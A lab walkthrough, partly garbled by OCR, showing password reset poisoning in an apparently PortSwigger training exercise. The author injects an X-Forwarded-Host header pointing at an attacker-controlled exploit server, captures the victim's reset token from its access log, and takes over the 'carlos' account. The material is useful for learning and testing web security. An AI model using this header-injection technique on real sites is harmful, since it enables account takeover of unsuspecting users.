
Lab Name: - Password reset poisoning via middleware

The goal is to log in into Carlos's account. We have to log in to your own account using the following credentials: wiener:peter.

Make sure the BURP proxy is on.

First, we will access the Lab. Click on Login. Then click on forget password.

We will reach this page:




Then we will put the username as wiener and submit. We will reach this page.



Please check your email for a reset password link.

Now I'll click on 'go to exploit server'.

And I'll click on email client.



I'll reach this page:


Displaying all emails @exploit-0ac500e0042b0577847496bf01650092.exploit-server.net and all subdomains

Your email address is wiener@exploit-0ac500e0042b0577847496bf01650092.exploit-server.net

Sent From Subject Body Hello! Please follow the link below to reset your pas wiener@exploit-2023-05-02 reply@0ab9006804340586 Account 0ac500e0042b0577847 https://0ab90068043405868490975500e100c0.web-s 07:21:29 +0000 496bf01650092.exploit- 8490975500e100c0.web- recovery ecurity-academy.net/forgot-password?temp-forgo security-academy.net t-password-token=YsNoEsdCycrTqMChxEa40Jem0CoJE server.net Thanks, Support team


We received a password reset mail and a link is present.

I'll click on that and enter the new password as 'peter' and submit it.



We will reach the homepage of the website. Now we will go to burpsuite. And we will open proxy history tab.

And we will look for post request of forgot password.



We will send the request to repeater.

So, this will be our request in repeater.

```
Request
 Pretty
          Raw
 1 POST /forgot-password HTTP/2
 2 Host: 0ab90068043405868490975500e100c0.web-security-academy.net
 3 Cookie: session=FnCLgB0BFM1akrhCIjEima63MWbVm36q
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 15
10 Origin: https://0ab90068043405868490975500e100c0.web-security-academy.net
11 Referer: https://0ab90068043405868490975500e100c0.web-security-academy.net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=wiener
```

Now ill go to exploit server in my browser and copy the address.

Craft a response

URL: https://exploit-0ac500e0042b0577847496bf01650092.exploit-server.net/exploit
HTTPS

✓

In the burpsuite I'll paste the copied link above the username:

```
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

X-Forwarded-Host: exploit-0ac500e0042b0577847496bf01650092.exploit-server.net

username=wiener
```

Then I'll replace the username to carlos.


```
18
19 X-Forwarded-Host: exploit-0ac500e0042b0577847496bf01650092.exploit-server.net
20
21 username=carlos
```

And I'll send the request.

We will receive a HTTP 200 OK

```
Response
 Pretty
                         Render
 1 HTTP/2 200 OK
 2 Content-Type: text/html; charset=utf-8
 3 X-Frame-Options: SAMEORIGIN
 4 Content-Length: 2603
 6 <!DOCTYPE html>
7 <html>
     <head>
       <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10
      <link href=/resources/css/labs.css rel=stylesheet>
        Password reset poisoning via middleware
       </title>
12 </head>
```


In the exploit server ill look for access log. I'll click on it.



Now, I'll look for a GET /forgot-password request, which contains the victim's token as a query parameter.


```
103.148.65.244 2023-05-02 07:23:07 +0000 "GET /resources/css/labsDark.css H 103.148.65.244 2023-05-02 07:23:08 +0000 "GET /resources/js/domPurify-2.0.1 103.148.65.244 2023-05-02 07:34:05 +0000 "GET / HTTP/1.1" 200 "user-agent: 103.148.65.244 2023-05-02 07:34:06 +0000 "GET / resources/css/labsDark.css H 10.0.4.5 2023-05-02 07:40:10 +0000 "GET / forgot-password?temp-forgot-103.148.65.244 2023-05-02 07:41:47 +0000 "POST / HTTP/1.1" 302 "user-agent:
```

A token will be present in this, copy it and paste it into mousepad.




Now we will go back to exploit server into email client.

And we will use the first password reset URL, i.e., the bottom one.




I'll pasted that into new browser and replace the token with the token we copied.




This the token I copied before.

I'll land on this page.






Now I'll enter the password as 'peter'. And click submit.



We will land on the homepage of the website.

Then I'll login with username= carlos and password=peter

Login



We will be able to login into carlos successfully.


My Account

Your username is: carlos
Your email is: carlos@carlos-montoya.net

Email

Update email

We successfully logged into carlos account.



Lab: Password reset poisoning via middleware



This lab is vulnerable to password reset poisoning. The user <code>carlos</code> will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials: <code>wiener:peter</code>. Any emails sent to this account can be read via the email client on the exploit server.

Access the lab

The lab is solved.